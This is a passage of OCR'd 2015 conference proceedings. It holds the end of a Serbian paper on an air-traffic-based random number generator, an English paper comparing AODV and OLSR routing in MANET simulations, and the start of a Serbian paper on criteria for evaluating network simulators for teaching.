
Posmatrana karakteristika u ovom testu je ukupan broj uzastopnih ponavljanja jedinice ili nule u čitavoj sekvenci, posmatrano prvo bit po bit, zatim preko bigrama, trigrama i na kraju matrica. Rezultat ovog testa je bio podjednako uspešan za sva tri izvora slučajnosti. Uvidom u rezultate u tabeli 4, postignuta je maksimalna količina informacije po jednom bitu ili prosečna količina informacije na izvoru generator je približno $H = 1$.

| | HotBits | Random.org | FlyBit |
|---|---|---|---|
| Monobit | 0.9997 | 0.9999 | 0.9999 |
| Bigram | 0.9997 | 0.9999 | 0.9999 |
| Trigram | 0.9997 | 0.9998 | 0.9999 |
| 4x4 Matrices | 0.9995 | 0.9998 | 0.9999 |

Tabela 4. Entropijski test

### 4.5. REZULTATI STATISTIČKIH TESTOVA POSMATRANIH U REALNOM VREMENU

Statistički rezultati prikazani u realnom vremenu su dati za naš izvor slučajnosti. Na slici 2 prikazana je prosečna vrednost *P* navedenih statističkih testova i njihova zavisnost od vremena. Naime, prosečna vrednost *P* pokazala je zavisnost u odnosu na vreme ili na dužinu binarne sekvence koja zavisi direktno od gustine avio saobraćaja koji je doveden u naš generator slučajnosti. Početna vrednost za *P=0*, predstavlja momenat u kom je započet proces prikupljanja podataka (generator pušten u rad) i momenta u kada je otpočelo testiranje u realnom vremenu (testiranje dobijenih sekvenci čija je dužina manja od očekivane za testiranje). Nakon određenog vremena koje prošlo i uvida u stanje *P* vrednosti za naš izvor, potvrdili smo stacionarne osobine generatora slučajnih brojeva. Na ovaj način, sigurni smo da se rad generator, u vidu variranja kvaliteta neće menjati u jedinici vremena.




Slika 2. Rezultati statističkih testova u realnom vremenu (***P***)

## 5. ZAKLJUČAK I BUDUĆI RAD

U ovom radu, pokazali smo mogućnosti za sintezu sopstvenog izvora slučajnosti na osnovu stanja letilica civilnog saobraćaja. Distribuciju generisanih slučajnih brojeva obavljamo preko dodatno razvijenog veb-servisa na Internetu – *www.flybit.us*. Kvalitet našeg generator potvrđen je primenom adekvatnih statističkih testova i komparativnom analizom u koju su bili uključena još dva izvora slučajnosti (Random i HotBits). Dobijeni rezultati ukazuju na visok kvalitet slučajno generisanih brojeva preko našeg generatora. Takođe, statistikom u realnom vremenu potvrđena je njegova stacionarnost sa aspekta pouzdanog i stabilnog rada u eksploataciji. Za budući rad nameću se pitanja sigurne distribucije slučajno generisanih brojeva (SSL) i pitanja vezana za performanse generatora.

## LITERATURA

Hansman, J., & Kunzi, F. (2011). *ADS-B benefits to general aviation and barriers to implementation*. Massachusetts Institute of Technology.

Kenny, C., & Mosursk, K. (2005). Random Number Generators: An Evaluation and Comparison of Random.org and Some Commonly Used Generators. Preuzeto sa https://www.random.org/analysis/Analysis2005.pdf

Random.org (2015). What's this fuss about true randomness? Preuzeto sa http:random.org.



DOI: 10.15308/Synthesis-2015-107-111

Rukhin, A., Soto, J., & Nechvatal, J. (2001). A Statistical Test Suite for the Validation of Random Number. Preuzeto sa http://csrc.nist.gov/groups/ST/toolkit/rng/documents/SP800-22b.pdf

Tatović, M., Adamović, S., Jevremović, A., & Milosavljević, M. (2014). One method for generating uniform random numbers via civil air traffic. Međunarodna naučna konferencija Univerziteta Singidunum Sinteza 2014, 25.-26.04.2014. Beograd: Univerzitet Singidunum.

Veinović , M., & Adamović, S. (2013). Kriptologija I : osnove za analizu i sintezu šifarskih sistema. Beograd: Univerzitet Singidunum.

Walker, J. (2006). Genuine random numbers, generated by radioactive decay. Preuzeto sa https://www.fourmilab.ch/hotbits/



DOI: 10.15308/Synthesis-2015-107-111

Synthesis
International Scientific Conference of IT and Business-Related Research

# COMPARATIVE ANALYSIS OF UNICAST ROUTING PROTOCOLS IN MANET NETWORKS

## UPOREDNA ANALIZA UNIKAST PROTOKOLA ZA RUTIRANJE U MANET MREŽAMA

Dejan Tepšić, Mladen Veinović
Singidunum University, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
Mobile ad hoc networks (MANETs) are self-configuring networks of mobile nodes connected by wireless links. Each node within MANET operates as an end system and a router for all other nodes in the network. Due to the dynamic nature of MANETs, traditional fixed network routing protocols cannot be used. Based on that, new routing protocols have been introduced in MANETs.
The purpose of this paper is to examine the current state-of- the- art of the existing unicast routing protocols for MANETs, and compare different approaches. For the purpose of this research, experiments are carried out in OPNET Modeler network simulator with the usage of reactive AODV and proactive OLSR unicast routing protocols. Data obtained in these experiments quantify and compare network performance, such as throughput, delay and network load.

**Key words:**
AODV, MANET, mobile ad hoc network, OLSR, unicast routing protocol.

**Apstrakt:**
Mobilne ad hoc mreže (MANET) su samokonfigurišuće mreže sastavljene od mobilnih čvorova povezanih bežičnim vezama. U okviru MANET mreže svaki čvor funkcioniše kao klijent i kao ruter ka drugim čvorovima unutar mreže. Zbog dinamične prirode MANET mreža tradicionalni ruting protokoli razvijeni za ožičene mreže ne mogu se koristiti. Stoga su razvijeni novi ruting protokoli za upotrebu u MANET mrežama.
Cilj ovog rada je ispitivanje trenutnog stanja postojećih unikast ruting protokola u MANET mrežama i poređenje različitih pristupa u njihovoj realizaciji. Za potrebe ovog istraživanja sprovedeni su eksperimenti u OPNET Modeler mrežnom simulatoru pri čemu su razmotreni AODV i OLSR unikast protokoli za rutiranje. Podaci dobijeni u tim eksperimentima kvantifikuju i porede odnos u mrežnim performansama, kao što su propusni opseg, kašnjenje i količina generisanog kontrolnog saobraćaja.

**Ključne reči:**
AODV, MANET, mobilne ad hoc mreže, OLSR, unikast ruting protokoli.

**Acknowledgements:**
This paper is supported by the Ministry of Education, Science and Technological Development of the Republic of Serbia through the projects TR32054 and ON174008.

## 1. INTRODUCTION

Wireless ad hoc network is a collection of mobile nodes that dynamically form a temporary network without the use of any form of the existing network infrastructure. In mobile ad hoc network (MANET), nodes are not only the senders and receivers of messages that contain data, but at the same time each node works as a router being involved in forwarding the data packets to their final destination. Mobile ad hoc networks are highly dynamic, *i.e.* nodes can join or leave the network at any time, and have the flexibility of movement within the network. The fact that mobile ad hoc networks can be rapidly deployed with minimal advanced planning and without the need for existing infrastructure make this technology very attractive and suitable for numerous applications.

## 2. RELATED WORK

The motivation behind this research is exploration and comparison of performances within unicast routing protocols in mobile ad hoc networks. The existing papers in this field have partly elaborated on this.

The authors (Rahman *et al.*, 2009) explored different MANET routing protocols in QualNet network simulator. It is shown that AODV routing protocol achieves the best results in networks with low density of nodes, while in networks of high density nodes OLSR and DSR routing protocols are prevailing. Experimental results show that DSR routing protocol is optimal for packet data transmission in scenarios where delivery and throughput are critical factors. Also, it was stated that the best routing protocol for transmission of voice and video packets is OLSR, due to low rates of delay.

The authors (Shah & Shaheed, 2011) analyzed the performance of AODV, DSR and OLSR routing protocol using OPNET Modeler network simulator. When performing simulation they observed following metric values: packet delivery fraction, normalized routing load, throughput and end to end delay. Based on these results, the authors concluded that the value of the throughput for all three routing protocols decreases with increasing mobility of nodes. Among them DSR achieves the highest value of throughput. In contrast, the average value of the delay in DSR and OLSR routing protocol increases with the increase of mobility of nodes. Authors noted that AODV routing protocol has achieved the most consistent results. Also, it was shown that the OLSR routing protocol is not suitable for usage in highly mobile networks.



E-mail: tepsicd@gmail.com
DOI: 10.15308/Synthesis-2015-112-115

## 3. UNICAST ROUTING PROTOCOLS

Unicast routing protocol controls node decisions when routing packets are between devices in MANET. When a node joins or tries to join the mobile ad hoc network, it is not familiar with the network topology. By announcing its presence or by listening from the neighbor nodes, it discovers the topology. In MANETs route discovery process depends primarily on the routing protocol technique.

Unicast routing protocols within MANETs can be classified within three categories depending on the time when nodes acquire a route to a destination (Anjali & Singh, 2012). Those classes are proactive (table-driven), reactive (on-demand) and hybrid.

Proactive routing protocols are also known as table-driven protocols as they constantly keep updated network topology and routing tables on all of the nodes within MANET network. Whenever there is a change in the network topology proactive routing protocol updates this information on all of the nodes. One of the main advantages is that nodes can easily establish a session and get routing information.

Reactive routing protocols are also known as on-demand routing protocols because they calculate routes only when there is a need to transfer data packets within a MANET network. In that way, limited throughput of wireless links is more optimally used. Reactive routing protocols perform well in scenarios where route discovery is less frequent than the packet data transfer.

Hybrid routing protocols combine both proactive and reactive protocols in order to segregate MANET network within smaller zones, while trying to preserve best characteristics of both routing approaches. Proactive routing protocol is frequently used within small zones, while for inter-zone communication reactive routing protocol is used.

Summary comparison of the most important characteristics of proactive, reactive and hybrid unicast routing protocols (Gupta *et al.*, 2011) is presented in Table 1.

| ***Routing Protocol Parameter*** | ***Proactive*** | ***Reactive*** | ***Hybrid*** |
|---|---|---|---|
| ***Storage Requirement*** | High | Low | Depends on size of each zone |
| ***Route Availability*** | Always available | Computed as per need | Depends on location of destination |
| ***Periodic Route Updates*** | Frequent | Sporadic | Used inside each zone |
| ***Delay*** | Low | High | Low for local destinations and high for inter-zone |
| ***Scalability*** | 100 nodes | > 100 nodes | > 1000 nodes |
| ***Control Traffic*** | High | Low | Medium |
| ***Routing Information*** | Stored in table | Does not store | Depends on requirement |
| ***Routing Philosophy*** | Flat | Flat | Hierarchical |

Table 1. Summary comparison of unicast routing protocols.

## 4. SIMULATION MODEL

Research of unicast routing protocols was carried out in the OPNET Modeler network simulator. OPNET Modeler is commercial software used by many researchers for network modeling and simulation (OPNET Modeler Network Simulator, 2012). Simulation is focused on the performance of MANET routing protocols, while observing values of throughput, delay and network load. In order to define a simulation model, 75 mobile nodes were randomly placed within a MANET network. Each node within a MANET network performs identical routing protocol. This research examined the behavior of reactive AODV (Perkins *et al.*, 2003) and proactive OLSR (Clausen & Jacquet, 2003) routing protocols with default settings within the OPNET Modeler network simulator for each protocol. Each simulation was run for 600 seconds while constant FTP data traffic was generated within the network.

Each node moves randomly within the defined wireless network range of 2000 m x 2000 m based on the Random Waypoint mobility model (RWP). All nodes are equipped with transponders that use the IEEE 802.11b standard in communication over wireless channel rate of 11 Mbps. Wireless transmission range was set to 250 meters.

These values were chosen on the basis of numerous examples from the literature in which measurements were done based on performance of MANET routing protocols (Kumar, 2012; Taft & Gandomi, 2011), and are presented in Table 2.

| ***Simulation Parameter*** | ***Value*** |
|---|---|
| Simulator | OPNET Modeler version 14.5 |
| Topology Size | 2000 m x 2000 m |
| Network Size | 75 nodes |
| Mobility Model | Random Waypoint (RWP) |
| Node Mobility Speed | Uniform (0, 10) m/s |
| Traffic Type | FTP |
| Simulation Time | 600 seconds |
| Addressing | IPv4 |
| Wireless Standard | IEEE 802.11b |
| Data Rate | 11 Mbps |
| Transmission Range | 250 m |
| Routing Protocol | AODV, OLSR |

Table 2. Simulation parameters.

## 5. EXPERIMENTAL RESULTS

For the purposes of this research within the OPNET Modeler network simulator model, MANET network with 75 mobile nodes, 5 FTP clients and one FTP server is created (Fig. 1).

All mobile nodes run identical routing protocol and identical experiments are implemented for reactive AODV and proactive OLSR routing protocols, while following metrics were measured: throughput, delay and network load.

### THROUGHPUT

Throughput represents the total number of bits forwarded from wireless LAN layers to higher layers in all nodes of the MANET network. High network throughput is desirable in *a* mobile Ad Hoc Network (MANET). According to simulation results in Figure 2, it is noticeable that proactive OLSR routing



DOI: 10.15308/Synthesis-2015-112-115





Figure 1. MANET network with 75 mobile nodes.

protocol achieves significantly higher value of throughput than reactive AODV routing protocol in MANET network with 75 mobile nodes. The reason could be that the OLSR maintains cluster of nodes in the topology by dividing them into different node sets. Division of the sets into one-hop and two-hop neighbors makes OLSR more efficient in link process without having all nodes taking part in this. Also, OLSR is a proactive routing protocol, which means that routes in the network are always available whenever there is data traffic to transmit.





Figure 2. Throughput [bps].

## DELAY

Delay is the average time that packets need to traverse the network. This is the time from the generation of the packets by the sender node up to their reception at the destination node. It also includes the route discovery wait time that may be experienced by a node when a route is not available. Different applications require different delay levels. Low average delay is required in the network of delay sensitive applications like voice.

According to Figure 3, it is evident that reactive AODV routing protocol achieves significantly higher value of delay compared to proactive routing protocol OLSR in mobile ad hoc network with 75 mobile nodes. OLSR routes are always available due to the characteristic of proactive routing protocols. Maintaining the neighbor table and keeping track of other nodes available via one and two-hop neighbors leads to usually less delay in OLSR.





Figure 3. Delay [s].

## NETWORK LOAD

Figure 4 shows the amount of routing traffic sent in MANET network with 75 mobile nodes for both routing protocols. There



DOI: 10.15308/Synthesis-2015-112-115

is an apparent significant difference between proactive and reactive routing approaches. The experimental results show that it is clear that proactive routing protocol OLSR builds up the full routing table at the start of the simulation. OLSR constantly floods the network with control and routing traffic to keep its routing tables up to date resulting in high network load. As opposed to that, reactive routing protocol AODV route to the destination is calculated only when there is a need to transfer data packets.





Figure 4. Network load [bps].

## 6. SUMMARY

This paper examines the performance of reactive AODV and proactive OLSR unicast routing protocols within the OPNET Modeler network simulator. The comparison of two protocols was conducted under the same conditions using the FTP data flows and random mobility model. Experimental results show that OLSR experienced higher throughput and lower delay compared to AODV because multipoint relays (MPR) reduce the delay and packet drop rate and increase throughput. AODV is the complete opposite of proactive OLSR routing protocol and generates significantly less network load, but it failed in all other aspects that favour the usage of proactive routing protocol OLSR.

Based on the research conducted in this paper, it can be concluded that there is no single unicast routing protocol that is superior in terms of all performance metrics. Different protocols have different qualities. One routing protocol can outperform the other one in terms of low rates of generated network load, whereas the other one may be more suitable for high throughput and low delay. Finally, taking into account the results obtained in this research, it can be concluded that the selection of MANET routing protocol should be done based on the network topology and the type of network traffic operated.

Further studies will involve new routing protocols that are planned for future implementation. Also, quantification of the existing routing protocols will be carried out in environment with IPv6 addressing.

## REFERENCES

Anjali, & Singh, M. (2012). Simulation and Performance Analysis of AODV, OLSR, GRP Routing Protocols by considering IEEE 802.11 Standard. *International Journal of Advanced Research in Computer Science and Software Engineering*. 2(6), 171-178.

Clausen, T., & Jacquet, P. (2003). Optimized Link State Routing Protocol (OLSR), IETF RFC 3626. https://www.ietf.org/rfc/rfc3626.txt

Gupta, A.K., Sadawarti, H., & Verma, A.K. (2011). Review of Various Routing Protocols for MANETs. *International Journal of Information and Electronics Engineering*. 1(3), 251-259.

Kumar, S. (2012). Reactive and Proactive Routing Protocols for Wireless Mesh Network using Multimedia Streaming. International Conference on Recent Advances and Future Trends in Information Technology (iRAFIT), 7, 13-17.

OPNET Modeler Network Simulator, [Online]. http://www.opnet.com, Oct. 2012.

Perkins, C., Belding-Royer, E., & Das, S. (2003). Ad hoc On-Demand Distance Vector (AODV) Routing, IETF RFC 3561. https://www.ietf.org/rfc/rfc3561.txt

Rahman, Md. A., Islam, Md. S., & Talevski, A. (2009). Performance Measurement of Various Routing Protocols in Adhoc Network. Proc. of the International MultiConference of Engineers and Computer Scientists (IMECS), 1, 321-323.

Shah, S.I.H., & Shaheed, S.H. (2011). Performance Evaluation of MANET Routing Protocols", M.Sc. Thesis, Blekinge Institute of Technology, Sweden.

Tafti, V.A., & Gandomi, A. (2011). Performance of QoS Parameters in MANET Application Traffics in Large Scale Scenarios. World Academy of Science. Engineering and Technology, vol. 72.



DOI: 10.15308/Synthesis-2015-112-115

Synthesis
International Scientific Conference of IT and Business-Related Research

# KRITERIJUMI ZA EVALUACIJU SIMULATORA RAČUNARSKIH MREŽA

## EVALUATION CRITERIA FOR COMPUTER NETWORK SIMULATORS

Zoran Jovanović[1], Aleksandar Jevremović[2], Nenad Jovanović[3]

[1] Visoka poslovna škola strukovnih studija, Blace, Srbija
[2] Univerzitet Singidunum, Danijelova 32, Beograd, Srbija
[3] Fakultet tehničkih nauka u Kosovskoj Mitrovici, Srbija

**Apstrakt:**
Tradicionalni obrazovni sistem, koji se prevashodno zasniva na teorijskom učenju, ne daje dobre rezultate kada je u pitanju obrazovanje studenata za rešavanje praktičnih problema. Simulacije i simulacioni sistemi predstavljaju važnu podršku za praktične aspekte nastave i pružaju dobar način za povezivanje i razumevanje apstraknih koncepata koji su obrađeni na predavanju. U ovom radu su definisani kriterijumi koji mogu da se koriste u procesu evaluacije sumulatora računarskih mreža pogodnih za upotrebu u obrazovne svrhe.

**Ključne reči:**
računarske mreže, mrežni simulatori, edukacija, elektronsko učenje.

**Abstract:**
The traditional education system, which is primarily based on the theoretical models of teaching, does not offer favourable results in terms of providing students with adequate training that would enable them to solve practical issues. Simulations and simulation systems are of vital importance as they provide support to practical aspects of the teaching process and a good way to connect to and gain a better understanding of the abstract concepts covered in lectures. This paper defines the criteria that can be used in the evaluation process of computer network simulators suitable for educational purposes.

**Key words:**
computer networks, network simulators, training, e-learning.

**Zahvalnica:**
Ovaj rad je podržan od strane Ministarstva prosvete i nauke Republike Srbije (projekat III44006).

## 1. UVOD

Računarske mreže predstavljaju veoma važnu oblast u računarstvu i informatici, pa kursevi u ovoj oblasti moraju da ostvare više ciljeva. Primarni cilj je da moraju da obezbede pregled osnovnih koncepata računarskih mreža i da daju uvid u rad tipične računarske mreže. Osim toga, oni bi trebalo da naglase sva važna pitanja u računarskim mrežama sa kojima se inženjeri suočavaju u praksi. Nastava iz oblasti računarskih mreža se nalazi u preporukama vodećih međunarodnih organizacija kao bitan deo kurseva računarskih nauka. Studenti se susreću sa konceptima računarskih mreža na predavanjima i vežbama i od njih se traži da razumeju apstraktne pojmove o radu ovih sistema. Simulatori računarskih mreža omogućavaju na jednostavan način razumevanje tih apstraktnih pojmova.

U ovom radu autori su uspostavili skup relavantinih kriterijuma koji omogućavaju procenu sumulatora računarskih mreža koji mogu da se koriste u edukacione svrhe. Ovi kriterijumi mogu da se svrstaju u grupu koja je nazvana kriterijumi pokrivenosti (*coverage criteria*). Kriterijumi pokrivenosti služe za procenu koje teme iz računarskih mreža podržavaju pojedini simulatori.

Razmatrani su i drugi kriterijumi, kao što su lakoća upotrebe, uticaj na učinak učenja, uticaj na razumevanje pređenog gradiva, transparentnost distrbuiranih simulatora, prikrivanje informacija, ali uključivanje ovih kriterijuma zahteva stvarnu upotrebu simulatora, što je nepraktično, pa su kriterijumi ograničeni samo na one koji se mogu analizirati na osnovu informacija dostupnih iz literature.

## 2. KRITERIJUMI EVALUACIJE

Kriterijumi pokrivenosti tema su ustanovljeni korišćenjem IEEE Computer Engineering (2004) smernica nastavnog plana i programa za računarske nauke (Curriculum, 2004). Ovaj dokument predstavlja finalni izveštaj zajedničke radne grupe za nastavni plan i program računarstva - poduhvat je delo SIGITE (*Special Interest Group on Information Technology Education*) u sklopu ACM (*Association for Computing Machinery*), ACM i IEEE udruženja - za programe u računarskom inženjeringu i definisanja široke oblasti koje se mogu primeniti na sve studijske programe iz oblasti računarskih nauka. Računarske mreže su jedna od ovih oblasti koja podrazumeva sledeće nastavne teme (Curriculum, 2004):

1. Pregled,
2. Komunikacija i mrežne arhitekture,
3. Komunikacije i mrežni protokoli,
4. LAN i WAN mreže,
5. Klijent-server,
6. Bezbednost i integritet podataka,
7. Bežično i mobilno računarstvo.

## 3. EVALUACIJA SIMULATORA

Teme, koje su izabrane kao osnovni kriterijumi, date su sa detaljnim opisima u tabeli 1. Prva tema se ne uzima u obzir. U tabeli 1 prikazani su rezultati evaluacije, pri čemu su u pro-



E-mail: zoranjov2004@gmail.com
DOI: 10.15308/Synthesis-2015-116-118

cesu evaluacije uzeti u obzir sledeći simulatori: GTNetS (Riley, 2003), GloMoSim (Bajaj, 1999), KivaNS (Candelas, 2009), CNET (CNET simulator), NetSim (Veith, 1999), Nessi (Vernez, 2006) i WnetSim (Jovanovic, 2009; Jovanovic, 2012).

Komparativna analiza performansi ovih simulatora nije objavljena u velikom broju radova, a već postojeći radovi obično uključuju ograničen skup eksperimenata sa jednostavnim scenarijima simulacije.

| Oblasti | Nastavne teme | GTNets | GloMoSim | KivaNS | CNET | NetSim | NESSI | WNetSim |
|---|---|---|---|---|---|---|---|---|
| Komunikacija i mrežne arhitekture | Konfigurisanje mreže (point-to-point, multipoint) | + | + | + | + | + | - | + |
| | Mrežni uređaji: ripiteri, mostovi, svičevi, ruteri | + | + | + | + | + | - | + |
| | Mrežne topologije (zvezda, prsten, magistrala, rešetka) | + | - | + | + | + | + | + |
| | Servisa sa i bez uspostavljanja veza | + | - | - | + | + | - | + |
| Komunikacije i mrežni protokoli | Mrežni protokoli | + | + | + | + | + | + | + |
| | Stek protokola (TCP/IP) | + | + | + | - | + | + | + |
| | Koncepti fizičkog sloja; koncepti sloja veze; rutiranje | + | - | + | + | + | + | + |
| | Mrežni standardi | - | - | + | - | + | - | + |
| LAN i WAN mreže | LAN topologije | + | + | + | + | + | + | + |
| | LAN tehnologije (Ethernet, token Ring, Gigabit Ethernet) | + | + | + | + | + | + | + |
| | Detekcija i korekcija grešaka | + | - | + | + | + | + | + |
| | Carrier sense multiple access (CSMA) | + | + | - | + | + | + | - |
| | Velike mreže | + | - | - | - | + | - | + |
| | Mreže sa komutacijom kola i komutacijom paketa | + | - | - | - | + | - | + |
| | Protokoli (adresiranje, kontrola zagušenja, virtualne veze, quality of service) | + | + | + | + | + | + | + |
| Klijent-server | Web tehnologije | - | - | - | - | - | - | - |
| | Karakteristike web servera | + | - | - | - | - | - | - |
| | Podrška za kreiranje web sajtova | - | - | - | - | - | - | - |
| Bezbednost i integritet podataka | Osnovi bezbednosti u mreži; kriptografija | - | - | - | + | + | - | - |
| | Enkripcija i privatnost | - | - | - | + | + | - | - |
| | Protokoli autentifikacije | - | | - | + | + | - | - |
| | Filtriranje paketa | - | - | - | + | + | - | - |
| | Firewalls | - | | - | + | - | - | - |
| | Virtuelne privatne mreže | + | - | - | + | + | - | - |
| | Bezbednost na transportnom sloju | - | + | - | + | + | - | - |
| Bežično i mobilno računarstvo | Pregled, evaluacija, kompatabilnost bežičnih standarda | - | - | - | - | - | - | - |
| | Specijalni problemi bečičnih mreća i mobilnog računarstva | - | + | - | + | - | - | - |
| | Bežične lokalne mreže i mreže zasnovane na satelitima | - | + | - | + | - | - | - |
| | Mobilni Internet protokol | - | + | - | | - | - | - |
| | Mobilne adaptacije | - | - | - | | - | - | - |
| | Prošireni klijent-server model za prilagođavanje mobilnosti | - | + | - | + | - | - | - |
| | Mobilni pristup podacima | - | + | - | | - | - | - |
| | Softverski paketi za podršku bežičnom i mobilnom računarstvu | - | + | - | - | - | - | - |
| | Uloga srednjeg sloja i alati za podršku | - | - | - | - | - | - | - |
| | Problemi sa performansama | - | - | - | - | - | - | - |
| | Nove tehnologije | - | - | - | - | - | - | - |

Tabela 1. Osnovne teme koje se koriste kao kriterijumi pokrivenosti

| Oblasti | h | % |
|---|---|---|
| Komunikacija i mrežne arhitekture | 3 | 15 |
| Komunikacije i mrežni protokoli | 4 | 20 |
| LAN i WAN mreže | 4 | 20 |
| Klijent-server | 3 | 15 |
| Bezbednost i integritet podataka | 4 | 20 |
| Bežično i mobilno računarstvo | 2 | 10 |

Tabela 2. Udeo pojedinih oblasti u ukupnom gradivu

Rezultati upoređivanja simulatora prema pokrivenosti tema su predstavljeni u tabelama 1, 2 i 3.

Procena simulatora prema kriterijumima koji su zasnovani prema smernicama Computer Engineering (2004) nastavnog plana i programa za studente računarskih nauka je predstavljena u tabeli 1. Oznaka „+" znači da simulator ima funkcionalnost neophodnu za pokrivanje nastavnog materijala u određenoj oblasti računarske mreže, dok oznaka „-" znači da simulator nema određenu funkcionalnost neophodnu za pokrivanje nastavnog materijala u datoj oblasti.

Na osnovu rezultata vrednovanja mogućnosti upotrebe simulatora za pokrivanje navedenih tema, u tabeli 2 je dat udeo pojedinih oblasti, procentualno u odnosu na ukupan broj časova nastave (Curriculum, 2004).

U tabeli 3 sumirani su rezultati upoređivanja simulatora prema pokrivenosti oblasti, u odnosu na udeo pojedinih oblasti u ukupnom broju časova.



DOI: 10.15308/Synthesis-2015-116-118

| Oblasti | GTNets | GloMoSim | KivaNS | CNET | NetSim | NESSI | WNetSim |
|---|---|---|---|---|---|---|---|
| Komunikacija i mrežne arhitekture | 15.00 | 7.50 | 11.25 | 15.00 | 15.00 | 3.75 | 15.00 |
| Komunikacije i mrežni protokoli | 15.00 | 10.00 | 20.00 | 10.00 | 20.00 | 15.00 | 20.00 |
| LAN i WAN mreže | 20.00 | 11.43 | 11.43 | 14.29 | 20.00 | 14.29 | 17.14 |
| Klijent-server | 5.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 |
| Bezbednost i integritet podataka | 2.86 | 2.86 | 0.00 | 20.00 | 17.14 | 0.00 | 0.00 |
| Bežično i mobilno računarstvo | 0.00 | 5.45 | 0.00 | 2.73 | 0.00 | 0.00 | 0.00 |
| **Ukupna pokrivenost** | **57.86** | **37.24** | **42.68** | **62.01** | **72.14** | **33.04** | **52.14** |

Tabela 3. Rezultati upoređivanja simulatora prema pokrivenosti oblasti

## 3. ZAKLJUČAK

Na osnovu kvantitativnih rezultata prikazanih u tabeli 3 izvedeni zaključci su dati u nastavku.

